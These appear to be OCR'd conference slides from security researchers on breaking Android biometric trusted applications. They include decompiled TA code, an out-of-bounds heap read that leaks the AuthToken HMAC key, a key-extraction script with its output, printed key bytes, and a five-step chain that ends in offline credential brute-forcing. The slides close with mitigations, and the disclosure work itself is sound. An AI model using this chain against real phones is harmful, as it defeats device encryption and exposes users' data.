AuthTokens from fingerprint or face
authentication to decrypt the spblob.

AuthToken Validation




Biometric authentication does not take part in deriving the CE key.

Therefore, during CE key derivation,
Keymaster **should not accept**
AuthTokens from fingerprint or face
authentication to decrypt the spblob.

But is that really the case?

AuthToken Validation



Next Target

The AuthToken is signed with the HMAC key to protect its confidentiality and integrity.

If we obtain the HMAC key, we can mint arbitrary AuthToken. 🐱

```
int qsee_hmac (  
    int alg,  
    const void *msg,  
    size_t msg_len,  
    const void *key,  
    size_t key_len,  
    void *mac_out  
);
```

```
int64 arcsoft_fpqsee_generate_hmac( int64 a1,  
                                     __int8 *a2)  
{  
    v2 = a2 + 37;  
    memset(a2 + 37, 0, 0x20u);  
    return qsee_hmac(2, a2, 0x25u,  
                     (a1 + 56), 0x20u, v2);  
}
```


Next Target

The AuthToken is signed with the HMAC key to protect its confidentiality and integrity.

If we obtain the HMAC key, we can mint arbitrary AuthToken. 🐱

**Next Hunt Target :
AuthToken HMAC Key**

```
int qsee_hmac (  
    int alg,  
    const void *msg,  
    size_t msg_len,  
    const void *key,  
    size_t key_len,  
    void *mac_out  
);
```

```
int64 arcsoft_fpqsee_generate_hmac( int64 a1,  
                                     __int8 *a2)  
{  
    v2 = a2 + 37;  
    memset(a2 + 37, 0, 0x20u);  
    return qsee_hmac(2, a2, 0x25u,  
                     (a1 + 56), 0x20u, v2);  
}
```


Print the HMAC Key

```
__int64 validate_incoming_token(__int64 a1)
{
```

```
...
v6 = fp_hmac_sha256(authtoken, 37, hmac_key, 32, v13);
...
v8 = 0; Validate the incoming AuthToken
for ( j = 0; j != 32; ++j )
{
    v10 = v13[j];
    v11 = *(&off_18EE40 + j + 69);
    v8 |= (v11 ^ v10);
}
```

```
if ( v8 )
```

```
{
    log_internal(1, "fp_ta_hw_auth.c %s HMAC doesn't match", "validate_incoming_token");
    for ( k = 0; k != 32; ++k )
    {
        ...
        log_internal( Wait, Print the HMAC Key in the log? 
            1,
            "fp_ta_hw_auth.c %s ta->hmac_key[%d]: %d, ",
            "validate_incoming_token",
            k,
            *(&off_18EE40 + k + 101));
        log_internal(1, "fp_ta_hw_auth.c %s hmac[%d]: %d, ", "validate_incoming_token", k, v13[k]);
    }
}
```

```
...
}
```


Print the HMAC Key

```
fpCoreTA[ERR] fp_ta_hw_auth.c validate_incoming_token HMAC doesn't match
fpCoreTA[ERR] fp_ta_hw_auth.c validate_incoming_token incoming_token:hmac[0]: 122,
fpCoreTA[ERR] fp_ta_hw_auth.c validate_incoming_token ta->hmac_key[0]: 54,
fpCoreTA[ERR] fp_ta_hw_auth.c validate_incoming_token hmac[0]: 243,
fpCoreTA[ERR] fp_ta_hw_auth.c validate_incoming_token incoming_token:hmac[1]: 177,
fpCoreTA[ERR] fp_ta_hw_auth.c validate_incoming_token ta->hmac_key[1]: 75,
fpCoreTA[ERR] fp_ta_hw_auth.c validate_incoming_token hmac[1]: 31,
fpCoreTA[ERR] fp_ta_hw_auth.c validate_incoming_token incoming_token:hmac[2]: 178,
fpCoreTA[ERR] fp_ta_hw_auth.c validate_incoming_token ta->hmac_key[2]: 130,
fpCoreTA[ERR] fp_ta_hw_auth.c validate_incoming_token hmac[2]: 29,
...
```

Final HMACHEY:

0x36, 0x4b, 0x82, 0xe5, 0xff, 0x7e, 0xd2, 0xa0, 0x76, 0xb4, 0x8d, 0x42, 0x51, 0x27, 0x0f, 0x88,
0xaa, 0xc7, 0xe9, 0x96, 0x2d, 0x5f, 0x98, 0x90, 0x31, 0xda, 0x28, 0xf6, 0x91, 0x8c, 0xb5, 0x2d



AuthToken HMAC Key

```
__int64 tz_app_init()
{
    const char *Version; // x0

    Version = ARC_FP_GetVersion();
    g_hFP = ARC_FP_Init(0xEu);
    return 0;
}
```

```
unsigned __int8* ARC_FP_Init(unsigned int a1)
{
    *off_C441E8 = AlgoBaseInit(v14);
```

```
v2 = arcsoft_fpqsee_alloc_mem(968, "ARC_FP_Init", 83);
```

g_hFP allocate on the heap end with "ARC_FP_Init"

```
v4 = off_C441C8[0];
arcsoft_fpqsee_read_config_file(v2);
arcsoft_fpqsee_read_otp(v2, &v12, 32);
memcpy(off_C441C0[0], &v12 + 3, 9);

ArcGenModuleVeriCode(&v12, 28, &v11);
arcsoft_fpqsee_generate_image_id(v8);
return v2;
}
```

```
__int64 tz_app_cmd_handler(const void *a1, int a2, const void *a3,
int a4)
{
    result = g_hFP;
    if ( g_hFP )
    {
        v9 = ARC_FP_Process(g_hFP, a1, a2, a3, a4);
    }
    return result;
}
```


```
if ( cmdId == 0x4001 )
{
    result = arcsoft_fpqsee_set_hmac_key(
        g_hFP_ptr, send_buf, share_memory_1);
}
```

```
__int64 arcsoft_fpqsee_set_hmac_key(__int64 a1, __int64 a2)
{
    v11 = (a1 + 88);
    memset(v15, 0, sizeof(v15));
    v12 = qsee_decapsulate_inter_app_message( v15, v10 - 4,
        (v5 | (v8 << 8)) | (v9 << 16),
        v11 - 8, v11);
    return v13;
}
```

set the hmac key in g_hFP + 88 on the heap

TA PWN

TA involves a large number of subcommands.



Out-of-bounds Heap Read

```
__int64 arcsoft_fpqsee_get_factory_test_result(__int64 cmdId,
                                              __int64 share_memory_buffer)
{
    CEnterLeave::CEnterLeave(v7, "arcsoft_fpqsee_get_factory_test_result");
    v6 = 0;
    v5 = 0;
    v3 = arcsoft_fpqsee_load_file_ex("arcfp_fac_setting.bin");
    if ( !v3 )
        memcpy(buffer+ *(share_memory_buffer + 20),
               v6 + *(share_memory_buffer + 12),
               *(share_memory_buffer + 16));
    CEnterLeave::~~CEnterLeave(v7);
    return v3;
}
```

out-of-bounds heap read

Using the heap out-of-bounds read primitive, we can dump the entire TA heap.

But where is the AuthToken HMAC key?

Out-of-bounds Heap Read

```
__int64 tz_app_init()
{
    const char *Version; // x0

    Version = ARC_FP_GetVersion();
    g_hFP = ARC_FP_Init(0xEu);
    return 0;
}
```

↓

```
unsigned __int8* ARC_FP_Init(unsigned int a1)
{
    *off_C441E8 = AlgoBaseInit(v14);

    v2 = arcsoft_fpqsee_alloc_mem(968, "ARC_FP_Init", 83);
    g_hFP allocate on the heap end with "ARC_FP_Init"
    v4 = off_C441C8[0];
    arcsoft_fpqsee_read_config_file(v2);
    arcsoft_fpqsee_read_otp(v2, &v12, 32);
    memcpy(off_C441C0[0], &v12 + 3, 9);

    ArcGenModuleVeriCode(&v12, 28, &v11);
    arcsoft_fpqsee_generate_image_id(v8);
    return v2;
}
```

```
__int64 tz_app_cmd_handler(const void *a1, int a2, const void *a3,
int a4)
{
    result = g_hFP;
    if ( g_hFP )
    {
        v9 = ARC_FP_Process(g_hFP, a1, a2, a3, a4);
    }
    return result;
}
```

↓

```
if ( cmdId == 0x4001 )
{
    result = arcsoft_fpqsee_set_hmac_key(
        g_hFP_ptr, send_buf, share_memory_1);
}
```

↓

```
__int64 arcsoft_fpqsee_set_hmac_key(__int64 a1, __int64 a2)
{
    v11 = (a1 + 88);
    memset(v15, 0, sizeof(v15));
    v12 = qsee_decapsulate_inter_app_message( v15, v10 - 4,
        (v5 | (v8 << 8)) | (v9 << 16),
        v11 - 8, v11);
    return v13;
}
```

set the hmac key in g_hFP + 88 on the heap

Out-of-bounds Heap Read

```
with open("./files/dump_heap.bin", "rb") as f:
    data = f.read()
str_pos = find_string_in_bytes(data, "ARC_FP_Init")[0]
key_pos = str_pos - 0x3a8
print(f"[+] Find \"ARC_FP_Init\": {hex(str_pos)}")
hmac_key = data[key_pos:key_pos+32]
print(f"[+] Find HMAC Key: {hexdump.dump(hmac_key)}")
with open("./files/HMAC.key", "wb") as f:
    f.write(bytes(hmac_key))
```

```
[+] Find "ARC_FP_Init": 0xf500
[+] Find HMAC Key: 35 7B 3C CA 38 F8 D3 45
                  25 B0 20 8D 69 49 BD EC
                  EA 73 3F 8A 09 DD 55 01
                  A4 37 38 30 D5 85 BE 66
```

1. Trigger the vulnerability to dump the fingerprint TA's heap memory.
2. Use the ARC_FP_Init string to locate the exact position of the HMAC key.
3. Extract the HMAC key and mint anAuthToken.
4. Request Keymaster to decrypt intermediate.
5. Offline brute-force the credentials until intermediate is successfully decrypted.

Traditional memory vulnerabilities can also be exploited within the TEE.

Moreover, due to the unique characteristics of TAs, even relatively weak exploitation primitives can cause severe compromise.

D
A
R
K
N
A
V
Y

Live DEMO

DARKNAVY



04 Mitigations

DARKINAVY

Mitigations

- 1. Establish a unified standard and framework for biometric authentication**
- 2. Enhance the security of exposed interfaces and HMAC keys**
- 3. Further protect PIN through SE/Weaver-based solutions**

Summary

- **Shared HMAC key between gatekeeper and bio auth TAs**
 - → single failure domain; one compromise compromises all TAs.
- **No clear standards/security requirements for biometric auth under HAL**
 - → many inconsistent, vulnerable implementations.
- **An undisclosed attack surface likely to be (or already been) used in mobile forensics.**
 - Requires TA communication; boot-chain and Linux kernel flaws can provide it.

References

1. [Attacking Samsung Galaxy A* Boot Chain, and Beyond](#)
2. [Android Data Encryption in depth](#)
3. [Android Authentication](#)
4. [Core Escalation](#)
5. [Cellebrite zero-day exploit used to target phone of Serbian student activist](#)

THANKS

Q&A

DARPNIAVY